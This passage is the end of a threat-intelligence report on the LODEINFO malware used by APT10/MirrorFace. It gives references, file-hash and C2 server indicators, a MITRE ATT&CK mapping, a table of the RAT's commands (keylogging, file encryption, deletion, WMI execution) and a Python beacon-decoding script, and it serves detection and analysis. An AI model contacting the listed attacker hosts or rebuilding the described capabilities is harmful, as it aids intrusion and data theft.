  https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i
- [9] kaspersky, 『APT10: Tracking down LODEINFO 2022, part II』 (2022/10/31)
  https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-ii
- [10] eset 『Unmasking MirrorFace: Operation LiberalFace targeting Japanese political entities』(2022/12/14)
  https://www.welivesecurity.com/2022/12/14/unmasking-mirrorface-operation-liberalface-targeting-japanese-political-entities/

References (3)

- [11] NTT Security 『Operation RestyLink: APT campaign targeting Japanese companies』(2022/5/13) https://insight-jp.nttsecurity.com/post/102hojk/operation-restylink-apt-campaign-targeting-japanese-companies
- [12] IPA『サイバーレスキュー隊（J-CRAT）活動状況 [2022年度上半期] 』(2022/12/28) https://www.ipa.go.jp/files/000106897.pdf
- [13] LAC, 『 APT攻撃者グループ menuPass(APT10) による新たな攻撃を確認』 (2018/5/21) https://www.lac.co.jp/lacwatch/people/20180521_001638.html

Appendix A: IoC - file hash (1)

SHA-256	Type	Version
b50d83820a5704522fee59164d7bc69bea5c834ebd9be7fd8ad35b040910807f	dll	v0.1.2
1cc809788663e6491fce42c758ca3e52e35177b83c6f3d1b3ab0d319a350d77d	shellcode	v0.3.2
8c062fef5a04f34f4553b5db57cd1a56df8a667260d6ff741f67583aed0d4701	dll	v0.3.5
65433fd59c87acb8d55ea4f90a47e07fea86222795d015fe03fba18717700849	dll	v0.3.6
641d1e752250d27556de774dbb3692d24c4236595ee0e26cc055d4ab5e9cdbe0	doc	v0.3.5
73470ea496126133fd025cfa9b3599bea9550abe2c8d065de11afb6f7aa6b5df	doc	v0.3.6
3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e	dll	v0.4.6
f142eecf2defc53a310b3b00ae39ffecc1c345527fdfbfea8ccccd0d69276b41	dll	v0.4.9
2169d93f344e3f353444557b9009aef27f1b0a0a8aa3d947b5b8f0b36ef20672	dll	v0.5.6
d75537d59954ec3cc092378f00b16b6c9935590ef1074cb308e1ed65e922762c	dll	v0.5.6
1dbf67d7dadba5505073aaf3e4478dd295b074bddf10ac5ac7b80d7fc14bea63	dll	v0.5.6
fc602ebcf5f9697bedae0e641adfc16985058212f7b9e69dad0f1bf53daf93f9	doc	v0.5.6

Appendix A: IoC - file hash (2)

SHA-256	Type	Version
978ba248c02eb9c130c1459b767527f8a3a9714c6686c12432e027da56f6c553	dll	v0.5.9
dab7d79644453a7ca61b9b585c1081167dbe5df0da398df2458c1081295f68e6	dll	v0.5.9
50cf6841cbc0ce395a23b9a4d2ddac77b11a376929878717e90c9a7430feddc3	dll	v0.5.9
88efbc6e883336a0b910b7bcf0ef5c2172d913371db511a59a4a525811173bf1	dll	v0.5.9
e764f26c3e5bf8467da51fbb33c3d80f026b8fe5bd5a6b84318b3f0aedb667cd	dll	v0.5.9
fde82dcccd471b63f511c6f76dc04e12334818cda8b38f5048b8ad85c9357089	doc	v0.5.9
a5cf580c1768bb8d28716978fa026b7e2dec4eb5a9c4396ede0c704bfe09ed36	dll	v0.5.9

Appendix A: IoC - file hash (3)

SHA-256	Type	Version
40a650488e94455b181716efba43f082e891e1c6e45d3f1e5ab827de319276c9	dll	v0.6.2
5738bf7b27c61c1421b08be98143ab3bc32b779a45d5350f40f689bf268489ed	dll	v0.6.2
9af72a598dc4a1e10265dcf7da20d6433a9473a338e2fc012f4e490ad721d871	dll	v0.6.2
7f32df11846b0a5b4d43d8ce1f7ddcebf9aef6d568ba210534a0b9e246d6561e	dll	v0.6.2
0abbdee5d3c5191bfb9a3a91712d8b538d6d8a0cc0489b3e5aa10034b2fccd3c	dll	v0.6.2
5faa813b811236f14fec8e0e7ee9d0135efaf296d6dcb4bd2be8cf3165fa940d	dll	v0.6.2
31c87d9a84c7996a56024c93787de9332099faf707cd8d0166e5af9d491977b8	dll	v0.6.2
f53c5fd78000755ccfff11d2f1b7d659f4a71c887083697d54b8fe8cf905ef6a	sfx	v0.6.3
a8ec766eee6cc3c6416519f8407ac534f088637ed1a6bc05ed0596d8a0237548	sfx	v0.6.3
a5ce5a179ec56aa6e2bc86be77df07b15650cdbcbca046515263fe16b8e2a036	dll	v0.6.3
8260b1e80eeff2e0b39f782eebfa9460b00ebef480c3fed6fbccf8cfc67dbef9	loader	v0.6.3
ed82f4fff39fbdcbefdbcb0a9c9ae6fb689f6db64f94bd8eb6c924fd0409792c	XORed shellcode	v0.6.3
8f51b5bdb9b7234426fa8fdfbfac9eb46d650c6a22c9ed49ab8f0fc09e5d76a5	XORed shellcode	v0.6.5

Appendix A: IoC - network

LODEINFO CnC Server		
45.67.231[.]169	45.76.216[.]40	45.77.28[.]124
162.244.32[.]148	103.140.45[.]71	172.105.223[.]216
193.228.52[.]57	139.180.192[.]19	103.175.16[.]39
103.27.184[.]27	167.179.84[.]162	172.104.112[.]218
103.140.187[.]183	167.179.65[.]11	202.182.108[.]127
103.204.172[.]210	130.130.121[.]44	5.8.95[.]174
133.130.121[.]44	118.107.11[.]135	172.104.72[.]4
167.179.101[.]46	172.105.230[.]196	www.amebaoor[.]net
167.179.112[.]74	172.104.78[.]44	www.evonzae[.]com
172.105.232[.]89	108.61.201[.]135	www.dvdsesso[.]com
194.68.27[.]49	139.162.112[.]40	

Appendix B: MITRE ATT&CK (1)

Tactic	Technique	ID	Procedure
Resource Development	Acquire Infrastructure: Server	T1583.004	Using Hosting service for CnC server.
Initial Access	Phishing: Spearphishing Attachment	T1566.001	Delivery by spearphishing email.
Execution	Windows Management Instrumentation	T1047	Execute commands using wmi (comc command)
Execution	Command and Scripting Interpreter: Visual Basic	T1059.005	VBA Macro embedded in documents are executed and malicious DLL was dropped.
Execution	User Execution: Malicious File	T1204.002	User opens malicious document and infected
Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	Sets a value in Registry Run Keys.

Appendix B: MITRE ATT&CK (2)

Tactic	Technique	ID	Procedure
Defense Evasion	Hijack Execution Flow: DLL Side-Loading	T1574.002	Legitimate executables Side-Load LODEINFO DLL file.
Defense Evasion	Obfuscated Files or Information: Dynamic API Resolution	T1027.007	Windows API was resolved by hash such as CRC32 and JShash.
Defense Evasion	Obfuscated Files or Information: Embedded Payloads	T1027.009	Encrypted shellcode was embedded in malicious DLL file.
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	Encrypted configuration was embedded in LODEINFO malware.
Defense Evasion	Process Injection	T1055	Injects shellcode into svchost.exe. (memory command)

Appendix B: MITRE ATT&CK (3)

Tactic	Technique	ID	Procedure
Discovery	System Location Discovery: System Language Discovery	T1614.001	Got language information about the target's environment and modify its behavior.
Discovery	System Information Discovery	T1082	Steals system information such as MAC address, ANSI code and computer name.
Discovery	File and Directory Discovery	T1083	The ability to list files and directories is implemented. (ls command)
Collection	Archive Collected Data: Archive via Library	T1560.002	Collected data was compressed with QuickLZ.
Collection	Screen Capture	T1113	Take snapshots. (print command)
Collection	Input Capture: Keylogging	T1056.001	Keylogging functionality has been implemented. (keylog command)

Appendix B: MITRE ATT&CK (4)

Tactic	Technique	ID	Procedure
Command and Control	Application Layer Protocol: Web Protocols	T1071.001	Using HTTP for communication with the CnC server
Command and Control	Encrypted Channel: Symmetric Cryptography	T1573.001	Communication with the CnC server was encrypted by AES.
Command and Control	Data Encoding: Non-Standard Encoding	T1132.002	Using customized Base64 algorithm for communication.
Exfiltration	Exfiltration Over C2 Channel	T1041	Uploads any file to CnC server. (recv command)
Impact	Data Encrypted for Impact	T1486	Encrypts files and directories. (ransom command)
Impact	Data Destruction	T1485	Deletes any directory or file. (rm command)

Appendix C: RAT Commands list (~ 2022)

command	description	v0.3.2	v0.3.5	v0.3.6	v0.4.6	v0.4.9	v0.5.6
print	Take a screenshot	○	○	○	○	○	○
rm	Delete file		○	○	○	○	○
ransom	Encrypt file		△	△	○	○	○
keylog	Enable keylogging		△	△	○	○	○
ps	Get process list				○	○	○
pkill	Kill process				○	○	○
mv	Move file					○	○
cp	Copy file					○	○
mkdir	Make Directory					○	○
autorun	Sets persistence setting						○
comc	Executes OS commands using wmi						○
config	Not yet implemented						△

△ : Not yet implemented （return strings, “Not Available”）

Appendix D: Scripts

```python
class LODEINFOBeacon:
    TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ012345678

    def __init__(self, data):
        query_index = data.find("=")
        post_key = data[:query_index]
        main_data = data[query_index + 1 :]
        self.header = self.__dec_header(post_key, main_data[:0x1C])
        self.post_datasize = int.from_bytes(self.header[0x10:0x14], byteord
        self.post_data = self.__dec_custom_base64(
            main_data[0x1C : 0x1C + self.post_datasize]
        )

    def __dec_header(self, post_key: str, data: str) -> str:
        # convert real base64 data
        b64_data = ""
        for i, d in enumerate(data):
            if self.TABLE.find(ord(d)) == -1:
                b64_data += d
                continue
            k: str = post_key[i % len(post_key)]
            b64_data += chr(
                self.TABLE[(self.TABLE.find(ord(d)) - self.TABLE.find(ord(k))) % 62]
            )
        return self.__dec_custom_base64(b64_data)
```

```
❯ python decode_lodeinfo_beacon.py
HEADER(sha512_128=b'e87d884fa9005a7c2963b7a41bca4ad2', payload_size=244)
BEACON(beacon_size=62, random_data_size=24, date=datetime.datetime(2022, 8, 18, 19,
11, 46), ansi='932', mac_addr='000C2932F71A', computer_name='DESKTOP-810MVP8', xor_k
ey='zlApZbCgpp_', version='v0.6.3', random_data=b'cV4dXd7e5tIKGmK8ZdHBtw..')
```

- Decryption scripts for CnC communication

  +

- IDAPython scripts for API Hash resolution and shellcode triage.

All scripts => https://github.com/nflabs/aa_tools/tree/main/lodeinfo